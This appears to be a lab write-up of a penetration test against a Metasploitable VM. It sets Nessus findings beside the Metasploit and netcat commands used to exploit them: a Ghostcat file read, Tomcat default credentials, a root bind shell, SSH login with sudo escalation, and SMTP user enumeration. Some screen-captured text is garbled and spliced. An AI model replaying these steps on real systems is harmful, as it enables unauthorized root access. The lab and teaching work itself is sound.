## Host Information

Netbios Name: METASPOITABLE  
IP: 192.168.56.102  
MAC Address: 00:0C:29:07:26:0A  
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

There are 9 critical Vulnerabilities:

- 1- **8009/tcp open ajp13 Apache Jserv (Protocol v1.3)**

**134862 - Apache Tomcat AJP Connector Request Injection (Ghostcat)**

## Synopsis

There is a vulnerable AJP connector listening on the remote host.

## Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

## References

CVE	CVE-2020-1745
CVE	CVE-2020-1938
XREF	CISA-KNOWN-EXPLOITED:2022/03/17
XREF	CEA-ID:CEA-2020-0021

I tried the first one [CVE-2020-1745] but It didn't work , but the second one worked

```
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ /msf4/loot x

search CVE-msf6 > search CVE-202Interrupt: use the 'exit' command to quit
msf6 > search CVE-2020-1745
[-] No results from search
msf6 > search CVE-2020-1938

Matching Modules
=====
#  Name                                Disclosure Date  Rank    Check  Description
ion
-  --
0  auxiliary/admin/http/tomcat_ghostcat  2020-02-20      normal  Yes    Apache T
omcat AJP File Read
NOT FOUND
msf6 > use 0
msf6 auxiliary(admin/http/tomcat_ghostcat) > options

Module options (auxiliary/admin/http/tomcat_ghostcat):
=====
Name      Current Setting  Required  Description
FILENAME  /WEB-INF/web.xml  yes       File name
RHOSTS
          yes           The target host(s), see https://docs.meta
                      exploit.com/docs/using-metasploit/basics/u
                      sing-metasploit.html
RPORT     8009            yes       The Apache JServ Protocol (AJP) port (TCP
          )
```

So I set the rhost to → 192.168.200.134 (target machine)

```

kali@kali:~ kali@kali:~ kali@kali:~ kali@kali: ~./msf4/loot

msf6 auxiliary(admin/http/tomcat_ghostcat) > set rhosts 192.168.200.134
rhosts => 192.168.200.134
msf6 auxiliary(admin/http/tomcat_ghostcat) > options

Module options (auxiliary/admin/http/tomcat_ghostcat):

Name      Current Setting  Required  Description
FILENAME  /WEB-INF/web.xml  yes        File name
RHOSTS    192.168.200.134  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     8009              yes        The Apache JServ Protocol (AJP) port (TCP)

msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.200.134
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

  http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
```

**File saved to this path :**

```

[+] 192.168.200.134:8009 - File contents save to: /home/kali/.msf4/loot/202410171417
05_default_192.168.200.134_WEBINFweb.xml_253408.txt
[*] Auxiliary module execution completed
```

**File opened :**

```
(kali㉿kali)-[~/msf4/loot]
└─$ cat 20241017141555_default_192.168.200.134_WEBINFweb.xml_625997.txt
<?xml version="1.0" encoding="ISO-8859-1"?>
<!—
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
→
```

**Mitigation :** Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

**2- 8180/tcp open http      Apache Tomcat/Coyote  
JSP engine 1.1**

## 171340 - Apache Tomcat SEoL (<= 5.5.x)

### Synopsis

An unsupported version of Apache Tomcat is installed on the remote host.

### Description

According to its version, Apache Tomcat is less than or equal to 5.5.x. It is, therefore, no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

### See Also

<https://tomcat.apache.org/tomcat-55-eol.html>

### Solution

Upgrade to a version of Apache Tomcat that is currently supported.

### Risk Factor

Critical

### CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

### CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

### Plugin Information

Published: 2023/02/10, Modified: 2024/05/06

### Plugin Output

tcp/8180/www

```
URL : http://192.168.56.102:8180/
Installed version : 5.5
Security End of Life : September 30, 2012
Time since Security End of Life (Est.) : >= 11 years
```

When I open a web site I found the same version , so It give an indicator that I am in the right

way .

The screenshot shows the Apache Tomcat 5.5 default home page. The URL is 192.168.200.134:8180. The page features a yellow header bar with the Tomcat logo and navigation links like Administration, Status, Tomcat Administration, Tomcat Manager, Documentation, Release Notes, Change Log, Tomcat Documentation, Tomcat Online, Home Page, FAQ, Bug Database, Open Bugs, Users Mailing List, Developers Mailing List, and IRC. The main content area has a yellow background with a congratulatory message: "If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!" It also contains notes about the installation directory, security, and developer support. A sidebar on the right includes the Apache Software Foundation logo and copyright information.

Unfortunately , I have not faced any exploits , but I got the ability to open manager page with writing this In URL  
<http://192.168.200.134:8180/manager/html>

After that I have the ability to open the page by using a default credentials username: tomcat password :  
tomcat

The screenshot shows the Apache Tomcat 5.5 Manager application interface. The URL is 192.168.200.134:8180/manager/html. The page has a yellow header bar with tabs for Manager, List Applications, HTML Manager Help, Manager Help, and Server Status. Below is a table for Applications showing paths, display names, running status, sessions, and commands. There are sections for Deploy (uploading WAR files), WAR file to deploy (selecting a file to upload), and Server Information (with a note about Ctrl+G).

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

### 3- [1524/tcp: Bindshell \(Metasploitable root shell\)](#)

#### 51988 - Bind Shell Backdoor Detection

##### Synopsis

The remote host may have been compromised.

##### Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

##### Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

##### Risk Factor

Critical

##### CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

##### CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

##### Plugin Information

Published: 2011/02/15, Modified: 2022/04/11

##### Plugin Output

tcp/1524/wild\_shell

```
Nessus was able to execute the command "id" using the
following request :
```

```
This produced the following truncated output (limited to 10 lines) :
----- snip -----
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
----- snip -----
```

We found that we can login without any authentication :  
So I will use the NetCat to open a bind shell !

```
kali㉿kali: ~ × kali㉿kali: ~ × kali㉿kali: ~ × kali㉿kali: ~/msf4/loot × kali㉿kali: ~ ×
└─[kali㉿kali: ~]─[~]
$ nc 192.168.200.134 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
```

So now we have a root shell on the target.

#### 4- [22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 \(protocol 2.0\)](#)

32314 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

##### Synopsis

The remote SSH host keys are weak.

##### Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

##### See Also

<http://www.nessus.org/u?107f9bdc>

<http://www.nessus.org/u?f14f4224>

##### Solution

Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.

We found that it was a weak login credentials , so we will search an exploit to login :

```
msf6 > search ssh_login
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	De
-					--
0	auxiliary/scanner/ssh/ssh_login	.	normal	No	SS
H	Login Check Scanner				
1	auxiliary/scanner/ssh/ssh_login_pubkey	.	normal	No	SS
H	Public Key Login Scanner				

I will use the first one [0], and show the options to know what I need to provide

```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > options
```

Module options (auxiliary/scanner/ssh/ssh\_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list

I open the anonymous login and provide the required inputs:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.200.134
rhosts => 192.168.200.134
msf6 auxiliary(scanner/ssh/ssh_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions
=====
Id  Name   Type      Information  Connection
--  --    --  --  --  --
2   shell  linux  SSH kali @  192.168.200.130:41555 → 192.168.200.134
                                         :22 (192.168.200.134)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2 ...
whoami
msfadmin
sudo -l
[sudo] password for msfadmin: msfadmin
User msfadmin may run the following commands on this host:
(ALL) ALL

sudo su
whoami
root

```

**Finally we got a root shell !!**

## 5- 25/tcp open smtp Postfix smtpd

## 20007 - SSL Version 2 and 3 Protocol Detection

### Synopsis

The remote service encrypts traffic using a protocol with known weaknesses.

### Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.
- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.

NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

### See Also

<https://www.schneier.com/academic/paperfiles/paper-ssl.pdf>  
<http://www.nessus.org/u?b06c7e95>  
<http://www.nessus.org/u?247c4540>  
<https://www.openssl.org/~bodo/ssl-poodle.pdf>  
<http://www.nessus.org/u?5d15ba70>  
<https://www.imperialviolet.org/2014/10/14/poodle.html>  
<https://tools.ietf.org/html/rfc7507>  
<https://tools.ietf.org/html/rfc7568>

### Solution

Consult the application's documentation to disable SSL 2.0 and 3.0.

Use TLS 1.2 (with approved cipher suites) or higher instead.

### Risk Factor

Critical

### CVSS v3.0 Base Score

192.168.56.102

15

we search on the mentioned CVE in Nessus but it didn't work , so we go to search about version and then search for smtp\_enumeration to find users on the server :

```
msf6 > search CVE-2019-10682
[-] No results from search
msf6 > search smtp_ver

Matching Modules
=====
#  Name
-
0  auxiliary/scanner/smtp/smtp_version
    . .
    normal  No  SMTP Banner G
    rabber

Disclosure Date  Rank  Check  Description
=====
SCATALINA_HOME/webapps/ROOT/index.html (try /index/ or /index.jsp)
    - . .
    normal  No  SMTP Banner G
    SCATALINA_HOME/webapps/ROOT/index.jsp
    Apache Tomcat
    SCATALINA_HOME/webapps/ROOT/index.html where "SCATALINA_HOME" is the root of the Tomcat
    SCATALINA_HOME/webapps/ROOT/index.jsp
    NOTE: This page is precompiled. If you change it this page will not change since it
    was compiled into a series of build time (See
    http://www.mkyong.com/java/how-to-compile-a-jsp-page-into-a-class-file/)

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_version

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_version) > options
```

```
msf6 > search smtp_enum

Stack Overflow
https://www.stackoverflow.com

Matching Modules
=====
#  Name                                Disclosure Date  Rank    Check  Description
-  --
0  auxiliary/scanner/smtp/smtp_enum     .              normal  No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.200.134
rhosts => 192.168.200.134
msf6 auxiliary(scanner/smtp/smtp_enum) > run
```

Now we find some users on the server

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.200.134:25      - 192.168.200.134:25 Banner: 220 metasploitable.localdomain ES
MTP Postfix (Ubuntu)
[+] 192.168.200.134:25      - 192.168.200.134:25 Users found: , backup, bin, daemon, distc
cd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix,
postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.200.134:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

We went to nc command to connect with the server , and verify users :

```
(kali㉿kali)-[~]
$ nc 192.168.200.134 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
421 4.4.2 metasploitable.localdomain Error: timeout exceeded
```

